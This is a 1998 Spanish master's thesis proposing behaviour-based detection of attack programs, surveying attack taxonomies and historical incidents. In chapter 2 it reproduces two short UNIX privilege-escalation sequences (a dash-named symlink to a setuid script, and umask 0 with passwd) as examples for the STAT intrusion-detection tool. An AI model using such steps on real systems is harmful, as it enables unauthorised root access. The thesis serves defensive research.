INSTITUTO TECNOLÓGICO Y DE ESTUDIOS SUPERIORES DE MONTERREY
CAMPUS ESTADO DE MÉXICO

CARACTERIZACIÓN DE ATAQUES INFORMÁTICOS

TESIS QUE PARA OPTAR EL GRADO DE MAESTRO EN CIENCIAS COMPUTACIONALES PRESENTA

NORA ERIKA SÁNCHEZ VELÁZQUEZ

Asesor:	**Dr. JESÚS VÁZQUEZ GÓMEZ**	
Comité de tesis:	**Dr. CARLOS RODRÍGUEZ LUCATERO**	
	Dr. LUIS ANGEL TREJO RODRÍGUEZ	
	Dr. ROBERTO GÓMEZ CÁRDENAS	
Jurado:	**Dr. ROBERTO GÓMEZ CÁRDENAS**	**Presidente**
	Dr. LUIS ANGEL TREJO RODRÍGUEZ	**Secretario**
	Dr. CARLOS RODRÍGUEZ LUCATERO	**Vocal**
	Dr. JESÚS VÁZQUEZ GÓMEZ	**Vocal**

Atizapán de Zaragoza, Edo. Méx., Diciembre de 1998

Resumen

En esta tesis se plantea una solución para la caracterización y detección de ataques a sistemas computacionales a partir del análisis del código fuente del ataque, y su similitud con algún ataque ya catalogado (analizado).

Durante la realización de esta tesis se analizó el código fuente de algunos ataques conocidos y se creó, a partir de las instrucciones que los conformaban, un modelo de comportamiento por ataque, cada uno de estos modelos forman parte ahora del catálogo de ataques ya identificados y tienen asignado cierto nivel de riesgo que determina el daño que el ataque puede ocasionar, de acuerdo a una cierta política.

El contar con un modelo de comportamiento que represente la forma en que se va ejecutando un programa, permite que otros programas aún desconocidos puedan ser comparados con aquellos ya catalogados y determinar si representan un riesgo para el sistema.

Otra característica importante de esta tesis fue el poder generar un catálogo de programas, y así poder considerarlo para futuras comparaciones.

A través de esta tesis obtuvimos resultados útiles sobre el análisis de un lenguaje de programación como el C, para así poder llevarlo, en un futuro a un esquema mucho más general para otros lenguajes de alto nivel y, más adelante, se podrían seguir las ideas aquí presentadas para realizar el análisis a través de un programa ejecutable sin necesidad de contar con el código fuente.

Índice General

Índice de Figuras

Índice de Tablas

1 Introducción.

El surgimiento de las redes y las conexiones entre computadoras creó una serie de problemas que hasta el momento no han podido ser resueltos. Estos problemas han comprometido la información contenida en dichos sistemas y han provocado, en ciertas ocasiones, la pérdida de cantidades considerables de dinero. Estudios como los realizados por Porras [1] y Howard [2], utilizando enfoques diferentes que serán explicados más adelante, han cubierto ciertos puntos importantes en el área de seguridad computacional, sin embargo otros aspectos de la misma siguen sin ser tratados y esto provoca que los sistemas sigan siendo vulnerables a ataques de diversos tipos.

El enfoque actual para tratar el problema de los ataques, sobre todo aquellos que tienen que ver con virus, gusanos y otras alimañas, se ha limitado a resolver los problemas específicos una vez que estos han ocurrido (e.g. creación de vacunas). Esto proporciona una solución específica a un problema específico. Sin embargo, poco trabajo ha sido realizado para solucionar de manera general las diferentes clases de ataques. De hecho, no podemos precisar cuántos virus habitan nuestros sistemas sin ser percibidos.

Los tipos de ataques son generalmente divididos en dos grandes clases: Pasivos y Activos. Esta clasificación ha resultado ser poco eficiente bajo la gran diversidad de ataques que se presentan en la actualidad. Sumado a esto debemos considerar la gran diversidad de lenguajes de programación que han surgido en los últimos años tales como C, Java, Perl, ActiveX, etc., y por ello creemos que es necesario generar una nueva taxonomía, basándose en el comportamiento de un programa creado en cualquiera de los lenguajes mencionados, y dar una solución genérica para su detección y evaluación.

La generación de un sistema que pueda decidir si un programa puede o no resultar dañino es el objetivo principal de nuestro proyecto, basándose en el estudio del **comportamiento de un programa** y la asignación de **un nivel de riesgo**, se podrá decidir si el programa puede ser ejecutado o no en nuestro sistema sin poner en riesgo la información o al sistema en sí.

En este capítulo presentamos la definición de "Seguridad computacional", así como otras definiciones que serán necesarias para el seguimiento de nuestra investigación. También presentamos algunas taxonomías propuestas so-

bre ataques a sistemas computacionales y algunos ejemplos que servirán de apoyo para su entendimiento.

1.1 Definición de Seguridad Computacional.

La seguridad computacional puede verse desde dos puntos diferentes (aunque relacionados):

- Seguridad física.
- Seguridad lógica.

Al presentarse los primeros sistemas computacionales se buscaba más una seguridad física que una lógica. Este tipo de seguridad se enfoca en la protección de todo aquel elemento físico que compone a una organización, personas, computadoras, edificios, etc., y se protegía de siniestros, accesos no autorizados, etc.

En [3] se menciona que "las estrategias para proteger las instalaciones (edificios) generalmente toman formas de control de acceso de personal mediante gafetes, smartcards, pruebas biométricas, plan de contingencia, alarmas, dispositivos antiincendios, etc."

Gasser en [4] da tres razones por las cuáles se protegen físicamente a los equipos y herramientas computacionales:

- Para prevenir robo o daños al hardware.
- Para prevenir robo o daños a la información.
- Para prevenir la interrupción del servicio.

Al paso de los años se dio un cambio que resultó muy importante para la competencia entre las industrias: se dieron cuenta de que lo que definía la superioridad de una empresa sobre otra era la disponibilidad y acceso oportuno a la información relevante, esto provocó la aparición de una tecnología que apoyaba a sus necesidades, las redes de computadoras, a través de ellas el envío de información se dio de una manera mucho más efectiva y especialmente rápida pero generó un nuevo problema: "la apertura entre sistemas".

Ahora la información se encontraba comprometida debido a las nuevas puertas de acceso que ofrecían estas redes computacionales, y siendo la información lo más importante dentro de cualquier empresa o institución surgió entonces la seguridad lógica. De hecho, el primer ataque importante que aprovechó esta apertura fue el "worm de Internet"[5].

La seguridad lógica tiene que ver con la protección de la información contenida en los sistemas, o con la información que circula entre ellos.

La seguridad lógica de un sistema se puede considerar desde tres perspectivas diferentes [6]:

- Confidencialidad.
- Integridad.
- Disponibilidad.

La confidencialidad es la propiedad de seguridad que permite mantener en secreto a la información. El mantener en secreto significa que sólo los usuarios autorizados pueden manipular dicha información. Como se explicaba anteriormente esto es un factor de vital importancia para cualquier empresa cuyo punto fuerte sea la información como por ejemplo una institución gubernamental, militar, de investigación, etc.

La integridad consiste en mantener la información sin modificación, o bien que no pueda ser alterada por usuarios que tienen el acceso restringido a ella. Esto significa que a las instituciones no les interesa que su información se encuentre al descubierto sino que esta no sea alterada o destruida. Como por ejemplo la banca, la bolsa, la contabilidad, etc.

Por último la disponibilidad consiste en que la información se encuentre disponible al momento en que sea requerida por el usuario. Necesaria en mayor o menor medida en todas las aplicaciones.

Cabe señalar que en estas definiciones un usuario puede ser una persona, proceso o entidad que tenga acceso (aunque sea restringido) a la información contenida en el sistema computacional.

Estas tres propiedades no son mutuamente excluyentes y, para que un sistema pueda ser considerado seguro, es necesario que se consideren al momento de diseñar un sistema computacional.

1.2 Definición de ataque.

Básicamente un ataque será aquel proceso o elemento que pone en riesgo cualquiera de las propiedades descritas en la sección 1.1.

De acuerdo con [7] y [8] los ataques a un sistema pueden dividirse en dos grandes grupos:

- **Pasivos:** Son aquellos ataques que no afectan el estado de la información y/o sistema que la contiene.
- **Activos:** Se refieren a los ataques que afectan el estado de la información y/o sistema que la contiene.

Howard en [2] hace una distinción importante entre *incidente* y *ataque*, un ataque es un intento aislado de acceso no autorizado o uso no autorizado, sin importar si se logró o no. Mientras que en un incidente se involucran varios ataques que pueden ser distinguidos de otros incidentes por las características de los atacantes, el grado de similitud entre sites, técnicas y tiempo.

En [9] se hacen las siguientes definiciones:

Amenaza: Deliberadamente o de forma no autorizada puede tener un potencial para:

- accesar información
- manipular información
- provocar que un sistema sea inoperable o no confiable

Ataque: Un escenario o conjunto de acciones formuladas para resultar en una amenaza.

Penetración o intrusión: Un ataque exitoso.

Para nosotros la definición de ataque será la siguiente:

Ataque: Es aquella acción o conjunto de acciones bajo las cuales, de forma deliberada o no autorizada, se modifica, accesa o pone en riesgo la información de un sistema o al sistema en sí.

Un atacante es definido como un individuo que ejecuta o intenta ejecutar un ataque en un sistema. Un perpetrador o intruso se refiere a un atacante que tuvo éxito.

Para fines prácticos de esta tesis esta distinción es innecesaria ya que lo que nos importa en sí es el modelo específico bajo el cual el ataque será efectuado.

1.3 Definición de taxonomía.

La *taxonomía*, en el área de seguridad computacional, se refiere a la forma en que pueden ser clasificados o caracterizados los diferentes ataques o incidentes que existen hasta el momento.

Las taxonomías existentes no se enfocan específicamente en clasificación de ataques, sino que se basan en vulnerabilidades de sistemas o fallas de seguridad, por ejemplo la taxonomía de *activos* y *pasivos* presentada en la sección 1.2 es una taxonomía basada en tipos de ataques. A continuación presentamos algunas de las taxonomías presentadas por diversos autores.

1.3.1 Clasificación por términos.

Esta es una de las clasificaciones más utilizadas y en ella se cuenta con una lista de términos definidos. En [3] se presentan los siguientes ejemplos.

Virus: Un virus es un programa que se propaga a sí mismo en un sistema o en una red. Para poder ser propagado el virus debe ser insertado dentro de un programa ejecutable y ser ejecutado por un usuario del sistema. Desde el punto de vista de la división de ataques pasivos y activos, los virus entrarían dentro de la categoría de activos ya que, en la mayoría de los casos, su propósito es afectar el estado de la información o bien del sistema.

Gusanos: Un gusano es un programa que se propaga copiándose a sí mismo en cada host de la red y su propósito es accesar ilegalmente sistemas. De acuerdo a la división presentada previamente, dependiendo del daño ocasionado por el gusano podremos definir si se trata de un activo o pasivo. El caso presentado en 1988 resultó ser un ataque activo ya que aunque no modificó el estado de la información si provocó problemas en el sistema, resultando en un paro de actividades.

Bugs: Un bicho (*bug*) es cualquier error introducido accidentalmente en un programa [3]. Es obvio notar aquí que estos errores pueden llegar a ocasionar problemas de riesgo importante para el sistema y podrán presentarse con mayor frecuencia si son realizados por programadores inexpertos. Este tipo de errores son los que pueden ocasionar el descubrimiento de fallas de seguridad en sistemas y por lo tanto la explotación de las mismas. De igual forma que los gusanos, los bugs serán clasificados de acuerdo al daño o efecto que hayan tenido sobre un sistema.

Bombas lógicas: Según [10], una bomba lógica es:

> Código insertado en una aplicación o Sistema Operativo que ocasiona la realización de ciertas actividades, que resultan destructivas o comprometedoras para un sistema, cuando ciertas condiciones se cumplen.

Más adelante se darán ejemplos de este tipo de ataque.

Caballos de Troya: Un caballo de troya es un programa que, al ser introducido en un sistema realiza ciertas funciones no autorizadas y, una vez concluidas éstas, realiza las funciones para las cuales el programa estaba realmente autorizado. A los ojos del usuario el caballo de Troya estará realizando operaciones legítimas.

Trapdoors: Una puerta trasera (*trapdoor*) permite a un atacante ingresar al sistema sin tener que validar su identidad. Una vez dentro del sistema el atacante podrá realizar funciones ilícitas que comprometan la seguridad del sistema. Este tipo de ataques son generalmente creados por el diseñador del sistema aunque pueden darse también por accidente.

En la tabla 1 presentamos un comparativo de estos ataques. [3].

Problema	**Programa local**	**Copias**
Virus	Requiere de un programa que le hospede.	Todo virus hace copias de sí mismo al propagarse.
Gusano	No necesita programa anfitrión.	Todo gusano hace copias de sí mismo.
Bugs	Son incertados en programas anfitriones por accidente.	No se copian a sí mismos.
Bombas lógicas	Son incluídas en un programa desde su implementación.	No se copian a sí mismas.
Caballo de Troya	No necesita de un programa anfitrión, se hace pasar por uno	No requieren copiarse a si mismos.
Trapdoors	Son incluídos por el programador desde su implementación.	No se copian a sí mismos.

Tabla 1: Comparativo sobre ataques

Además de estos ataques, [3] describe los ataques definidos en la tabla 2.

Nombre	**Comentario**
Bumbling	Dedos inexpertos en el teclado.
Data leakage	Exposición no deseada de la información.
Denial of use	La información no está disponible cuando se le necesita.
Emanations	Fuga de datos a través de emanaciones radioeléctricas.
Embezzling	Cambiar datos para beneficio propio.

Nombre	Comentario
Impersonation	Accesar a un sistema usando la identidad de otra persona.
Forgery	Creación ilegal de documentos o registros como si estos fueran oficiales.
Misrouting	La información es dirigida a un destino diferente del previsto.
Network analyzer	Cualquier usuario puede estar observando la información que pasa a través de la red.
Piggybacking	Ganar acceso al sistema gracias a que otro usuario ha teclado su password.
Piracy	Copia ilegal de software.
Scavenging	Recuperar información de lo ya desechado.
Theft	Tomar software de otros usuarios, el cual no ha sido aún respaldado.
Replay	Copiar una sesión entre un cliente y un servidor y posteriormente repetirla para intentar ganar acceso al servidor.
Misuse of resources	Utilizar los recursos de tal forma que se impida trabajar de manera adecuada a los otros usuarios.
Spoofing	Hacer creer al sistema destino que recibe paquetes de un sistema origen, cuando en realidad, un tercer sistema ha modificado la dirección de origen de los paquetes.
Insertion of traffic	Provocar confusión en la red al insertar tráfico en las comunicaciones que se están realizando.

Tabla 2: Definición de otros ataques

1.3.2 Clasificación por categorías.

Esta taxonomía es una variación a la presentada en la sección anterior, Cheswick y Bellovin presentan en [11] algunos ejemplos:

Robo de claves de acceso: métodos para obtener las claves de acceso de otros usuarios.

Ingeniería social: "socializando" con el usuario para obtener información a la que no debe tener acceso.

Bugs y puertas traseras: tomar ventaja de sistemas que no cumplen con las especificaciones, o reemplazar software con versiones corrompidas.

Fallas de autentificación: burlar a las herramientas que se utilizan para autentificación.

Fallas de protocolo: los mismos protocolos se encuentran impropiamente diseñados o implementados.

Fuga de información: utilizar sistemas como el finger o DNS para obtener información que es necesaria para los administradores y la operación correcta de las redes, pero también puede ser utilizada por atacantes.

Negación de servicio: esfuerzos para evitar que los usuarios utilicen sus propios sistemas.

1.3.3 Clasificación por resultados.

En esta clasificación los ataques son agrupados de acuerdo a los resultados que se obtienen después de su ejecución. Cohen menciona en [12] la siguiente clasificación:

Corrupción: modificación no autorizada de la información.

Fuga: la información llega a donde no pertenece.

Negación: los servicios de una computadora o red no están disponibles para su uso.

1.3.4 Listas empíricas.

Esta categoría se basa en la clasificación de datos empíricos. Howard menciona la taxonomía realizada por Neumann y Parker para el Foro de Riesgos [2][13]. Ellos utilizaron ocho categorías para clasificar sus ataques:


- Robo externo de información (echar un vistazo hacia la terminal de otra persona).
- Abuso externo de recursos (destruir un disco duro).
- Engaño a través de falsas identidades (grabar y reproducir la transmisión de una red).
- Peste de programas (instalar un programa maligno).
- Pasar por alto la autentificación o autoridad (ruptura de passwords).
- Abuso de autoridad (falsificación de registros).
- Abuso por inacción (administración intencionalmente mala).
- Abuso indirecto (utilización de otro sistema para crear un programa maligno).

1.3.5 Taxonomía basada en procesos.

Stallings presenta en [14] un modelo simple de procesamiento que se enfoca en la información que transita en el sistema. De ello Stallings define cuatro categorías:

1. Interrupción. Un recurso del sistema es destruido o se convierte en no disponible o inútil.
2. Intercepción. Un elemento no autorizado gana acceso a algún recurso del sistema.
3. Modificación. Un elemento no autorizado no sólo gana acceso sino que también lo modifica.
4. Fabricación. Un elemento no autorizado inserta objetos defectuosos al sistema.

En la figura 1 se ejemplifica de manera gráfica esta clasificación.



Figura˜1: Clasificación de ataques. Stallings

1.4 Insuficiencia del enfoque actual.

Muchos ataques que han comprometido las tres propiedades descritas en la sección anterior se han presentado a lo largo de los últimos años:

Robert Morris Jr., creó en 1988 un programa experimental llamado *worm* (gusano) y lo introdujo a Internet, un *gusano* es [15]: un programa que se autopropaga a través de una red, utilizando recursos de una máquina para atacar a otras.

El gusano creado por Morris aprovechó huecos de seguridad en sistemas que estuvieran corriendo BSD UNIX 4.2 ó 4.3, o cualquier derivado de SunOS, comunicándose a máquinas conectadas a la red, sin necesidad de una autentificación. Después el gusano se copiaba a si mismo y atacaba más máquinas provocando una infección generalizada. Muy pronto este gusano comenzó a replicarse e infectar más máquinas y ninguna solución pudo darse de inmediato. Esto produjo pérdidas cuyos costos iban desde $200 hasta $53,000 dólares por cada sitio infectado con este programa [15] [16]. Este ataque podría considerarse bastante benigno ya que únicamente afectó a la disponibilidad de los sistemas, respetando la integridad de los mismos.

Cualquier otro programador hubiera aprovechado el estar dentro del sistema para borrar información considerada importante. Este caso es uno de los más estudiados y uno de los principales precursores del tópico de seguridad en la administración de sistemas.

En 1996 hackers lograron exitosamente entrar a las páginas web de la CIA (Central Intelligence Agency) y el Departamento de Justicia de los Estados Unidos obligando a la primera organización, a quitar sus páginas de circulación por varios días [17], afectando principalmente la imagen de estas organizaciones.

En diciembre de ese mismo año el Departamento de Defensa de los Estados Unidos retiró sus páginas de Internet después de que la página de la Fuerza Aérea de los Estados Unidos fue destruida completamente. Los dos ataques anteriores afectaron la integridad y disponibilidad de la información.

En enero de 1997 hackers entraron a los servidores de Web de Crack Dot

Com, robando el código fuente de Quake 1.01, así como su nuevo proyecto Golgatha y otros juegos [18]. Esto afectó la integridad, disponibilidad y confiabilidad de la información, además de que significó una gran pérdida económica para la víctima.

A partir del surgimiento de herramientas como Java y ActiveX se han dado nuevas armas a los atacantes:

1. Con ActiveX se logró el traspaso ilegal de dinero de una cuenta a otra [19].

2. Con Java se han creado "Applets hostiles" [20] que comprometen la disponibilidad de la información al evitar que el usuario pueda continuar trabajando, por ejemplo con el visualizador de páginas.

Con estos ejemplos podemos darnos cuenta de la importancia que tiene en nuestros tiempos el concepto de seguridad computacional, no únicamente en cuestión física sino en cuestión lógica.

De igual forma se puede constatar que no existe, al menos en el enfoque actual, forma de saber si un applet, creado en java o cualquier otro lenguaje, puede ser hostil o no, por otro lado, los usuarios encuentran fascinante la utilización de estas nuevas herramientas, por las obvias ventajas que éstas ofrecen.

Examinemos el siguiente ejemplo:

Encontramos en internet [20] un applet llamado *ScapeGoat*, este programa presenta como interfase una pantalla con un cuadro en el centro con el mensaje: *"All Applets are inofensive"* (todos los applets son inofensivos), obviamente esto indica que algo anda mal pero ya es demasiado tarde ya que el applet comienza su ejecución desde que la página de internet ha sido cargada, funcionando como un Caballo de Troya el applet comienza a llamarse recursivamente, y en cada llamada abre una nueva ventana del visualizador desplegando el mismo applet. Esto resulta desastrozo ya que no hay forma alguna de parar los procesos que han sido llamados y obliga al usuario a reinicializar la máquina.

Un factor que tienen la mayoría de los applets encontrados es el uso de

hilos, estos han resultado uno de los mayores problemas en cualquier lenguaje de programación que los soporte, sobre todo con aquellos programadores inexpertos, en [21] se menciona lo siguiente:

> El sistema siempre tiene unos cuantos hilos en ejecución llamados *daemon*, uno de los cuales realiza en forma constante la tarea tediosa de recolectar la basura por usted en el segundo plano. También existe un hilo principal del usuario al pendiente de los eventos de su ratón y teclado. **Si no tiene cuidado, podría bloquear algunas veces este hilo principal. Si lo hace, no se enviarán eventos a su programa y parecerá estar muerto.**

Esto nos demuestra que de por si los hilos inherentes de java pueden llegar a tener problemas con un usuario que apenas comienza, ¿qué sucede cuando el usuario tiene la posibilidad de crear sus propios hilos?, y lo que es peor aún ¿qué pasa cuando el usuario no es inexperto y quiere hacer mal uso de estas "ventajas" del lenguaje?.

Pueden existir varias soluciones, para detectar si un applet es hostil o no antes de correrlo. Obviamente aquí entraría en juicio el saber si el programador realmente creó un applet hostil para afectar la seguridad de un sistema o bien fue error de programación.

Soluciones como la certificación de applets han sido propuestas y al parecer van a entrar en vigor, pero ¿qué tan difícil será que alguien sea certificado?, ¿cómo resultarán afectados los desarrolladores en Java o la herramienta en sí?.

Y ese problema es únicamente el de un lenguaje de programación, ¿qué sucedería con las nuevas herramientas que vayan surgiendo al paso del tiempo? y ¿qué hay de los demás lenguajes?.

Ahora, desde el punto de vista de sistemas hemos constatado que nuevos "bugs" han surgido y la ignorancia de ellos por parte de los administradores de sistemas ocasiona la penetración ilegal, un ejemplo es el *Ping de la Muerte* [22], el cual es únicamente un error de programación pero que al ser utilizado en forma incorrecta ocasiona que deje de funcionar completamente

un sistema, dejándolo fuera de servicio hasta que el operador o usuario se de cuenta de ello.

Muchos ataques más sobre sistemas computacionales podrían ser mencionados, pero existen todavía muchas formas más de afectar la seguridad. Se han creado generadores de virus que representan un arma muy peligrosa para aquellos que tienen malas intenciones. Existen bombas lógicas como aquel correo electrónico enviado a todos los usuarios de AOL que contenía un programa que al ser ejecutado borraba el disco duro de la máquina.

Pero lo peligroso y preocupante de todo esto es que muchos de estos ataques están en el dominio público, y por lo tanto pueden ser fácilmente utilizados por cualquier persona. Libros sobre cómo explotar un sistema han sido puestos a la venta [23], e incluso herramientas que facilitan el penetrar ilegalmente a un sistema.

Como podemos ver cualquier sistema es susceptible a un ataque y dependiendo de la naturaleza de la persona que lo haga será el daño ocasionado. También podemos darnos cuenta que las soluciones que se han generado en los últimos años son simplemente parches que proponen de alguna forma minimizar los daños o detener temporalmente el ataque, y estas soluciones son creadas para casos específicos y aislados impidiendo con ello su utilización para detener otro tipo de ataques.

Tenemos como ejemplo los programas antivirus que necesitan una actualización cada cierto tiempo ya que nuevos virus se han creado desde que la primera versión salió, y únicamente ayudan a detectar si ese virus ya ha atacado, en lugar de prevenir su presencia en el sistema una vez que un programa ha sido ejecutado.

El lograr colectar todos estos ataques, clasificarlos y sobre todo buscar una solución más general, hará de la consultoría de seguridad en sistemas una tarea mucho más fácil y mucho más completa, ya que el reporte técnico de ataques generado tendría información completa y actualizada que podría ser utilizada para la comparación con nuevos ataques encontrados.

1.5 Solución propuesta.

El estar creando soluciones específicas está generando soluciones poco óptimas. Nosotros creemos que la clasificación de los ataques en **Activos** y **Pasivos** no permite conocer a fondo la naturaleza de los mismos y por lo tanto no se puede ofrecer una solución general.

Sin embargo, también se pudo notar, que algunos de los ataques existentes tienen características comunes en la forma en que se comportan, los lenguajes de programación son limitados por la estructura de los mismos, y casi todos tienen estructuras y funciones similares, por ejemplo, todos ellos cuentan con rutinas para entradas y salidas, lecturas de archivos, etc., aunque obviamente utilizando diferentes sintaxis. Y esto ocasiona que los ataques puedan ser realizados de una forma similar en cualquier lenguaje de programación, facilitando así su estudio.

En esta tesis proponemos una solución que resulta mucho más genérica y útil para detectar los diferentes ataques que puedan presentarse, no importando el lenguaje de programación en el que hayan sido creados, aún cuando este lenguaje sea relativamente nuevo.

Resulta mucho más sencillo estudiar un ataque en base a su comportamiento, ya que este comportamiento puede llegar a ser modelado y estudiado. Este modelo y estudio darán una base sobre la cual nuevos programas podrán ser comparados y así, en base a la comparación de ambos programas, decidir si el programa es un ataque o no.

Es posible, a través del estudio y análisis de las funciones de los lenguajes de programación, saber aquellos comportamientos que pueden resultar peligrosos o no, y sobre todo establecer un nivel de riesgo.

La solución que nosotros proponemos consiste en el análisis de programas que ya son considerados ataques en base a su comportamiento, modelar dicho comportamiento en un modelo que permite más adelante compararlo con los modelos de otros programas para así decidir si un nuevo programa es ataque o no.

Todos aquellos ataques que ya hayan sido catalogados de acuerdo a un nivel

de riesgo, estarán disponibles para consulta y nuevas comparaciones y, aquellos programas que aún no hayan sido catalogados, serán analizados a través de su código para así decidir qué tan peligroso es su comportamiento para el sistema.

1.6 Descripción del documento.

Esta tesis se encuentra dividida en 7 capítulos. En el presente capítulo damos una visión del problema que estamos tratando de atacar a través de la presentación de algunos conceptos básicos y ejemplos; durante el segundo capítulo presentamos aquellos trabajos que nos sirvieron como antecedentes para la realización del proyecto y que representan el "estado del arte" de este trabajo; más adelante, en el capítulo 3, hablaremos ampliante sobre el enfoque que proponemos para la solución del problema descrito brevemente en el capítulo 1; en el capítulo 4 describimos ampliamente la herramienta resultante de este trabajo para continuar en el capítulo 5 con algunos casos de estudios y los resultados obtenidos aplicando la herramienta; terminando así en el capítulo 6 y 7 con los trabajos futuros y las conclusiones respectivamente.

1.7 Conclusiones del capítulo.

En base a este capítulo podemos concluir que conforme la tecnología vaya avanzando irán surgiendo nuevos problemas, en cuanto a ataques que resolver se refiere, y esto no se detendrá mientras se continúe ofreciendo una solución específica para cada problema.

Es sabido que mientras sigan existiendo personas con deseos de provocar daños desde dentro o fuera del sistema ningún sistema será totalmente invulnerable a ataques. Quedó claro que un ataque busca específicamente accesar la información contenida en un sistema ya sea para alterarla o únicamente accesarla, esto será considerado un ataque en base a las políticas de seguridad que se hayan especificado para ese sistema. Para nosotros un ataque tendrá el enfoque tanto de lectura como modificación de información y el intento de desestabilizar el estado actual seguro de un sistema.

Aún cuando se cuenta con excelentes programas para la detección de ataques podemos ver que se siguen presentando éstos, pasando por alto los esquemas de seguridad que hayan sido propuestos.

Los programas que ejecutan un ataque tienen comportamientos que pueden llegar a considerarse de la misma naturaleza pero si se trata de dar una solución en base a la taxonomía actual, ésta nunca llegará a ser lo suficientemente robusta como para soportar ataques de otra índole. En cambio, si se da una solución en base al mismo comportamiento del ataque, será más fácil comparar después su comportamiento con el de otro programa, para así determinar las similitudes que existan entre ellos y elegir aquellas instrucciones que caen dentro de un esquema cuyo nivel de riesgo pueda considerarse peligroso.

Es necesario mencionar que la solución propuesta en esta tesis se enfoca únicamente en la detección de un ataque en base al análisis del programa fuente del mismo, por lo que no se ofrece una solución una vez que el ataque ya haya efectuado daños al sistema.

2 Estado del arte.

Nuestro trabajo está apoyado específicamente en dos tesis, la primera es una solución propuesta por Porras [1], y la segunda, un trabajo realizado por Howard [2]. En esta sección describiremos cada uno de estos trabajos y la forma en que se relacionan con la tesis presentada aquí.

2.1 STAT - A State Transition Tool for Intrusion Detection.

En 1995 Porras introdujo, a través de su tesis [1], la utilización de autómatas para determinar el comportamiento de un ataque a nivel de los comandos del sistema operativo UNIX, que ejecuta un usuario. Esta herramienta es un sistema experto basado en reglas, diseñado para buscar infiltraciones utilizando las herramientas de auditoría existentes en los sistemas computacionales multiusuario. STAT extrae la información recibida en estas herramientas de auditoría y la mapea a una representación basada en reglas, después se compara con la misma representación hecha de inflitraciones previamente realizadas en un sistema.

Tomado de [1] a continuación presentamos un ejemplo de la utilización de esta herramienta.

1. user% ln <file> -<any string>
2. user% -<any string>
3. root%

Tabla 3: Definición del ataque 1

En el paso 1, el atacante crea una liga hacia <file>, donde <file> se refiere al script setuid de otro usuario que contiene en la primera línea #!/bin/sh o #!/bin/csh. Estos scripts provocan la creación de subshells durante la ejecución de los mismos. El caracter "-" debe ser el primer caracter en el nombre de la liga, seguido por cualquier string.

En el paso 2, el atacante ejecuta -<any string>. Cuando el primer caracter




Figura 2: Diagrama de Transición de Estados. Ataque 1

del nombre de un archivo ejecutable es "-", UNIX invoca al programa interactivamente. Como <file> contiene #!/bin/sh o #!/bin/csh en su primera línea, el atacante inmediatamente recibe un subshell interactivo corriendo con los privilegios sobre archivos de otro usuario (en el ejemplo, de root). La figura 2 ilustra el diagrama de transición de estados para este ataque.

Por cada ataque recibido STAT genera un Diagrama de transición de estados, una descripción de la situación comprometedora que implica el ataque y un resumen de cada uno de los estados, a su vez guarda una liga hacia otro ataque con el cual guarda alguna similitud.

Ahora analizemos el siguiente ataque:

1. umask 0
2. passwd
3. ^<quit>

Tabla 4: Definición del ataque 2

El comando *umask* con parámetro 0 especifica que cualquier archivo creado podrá ser leído o escrito por cualquier usuario. En lugar de *passwd* puede utilizarse cualquier comando que cambie de setuid a root; después de que a

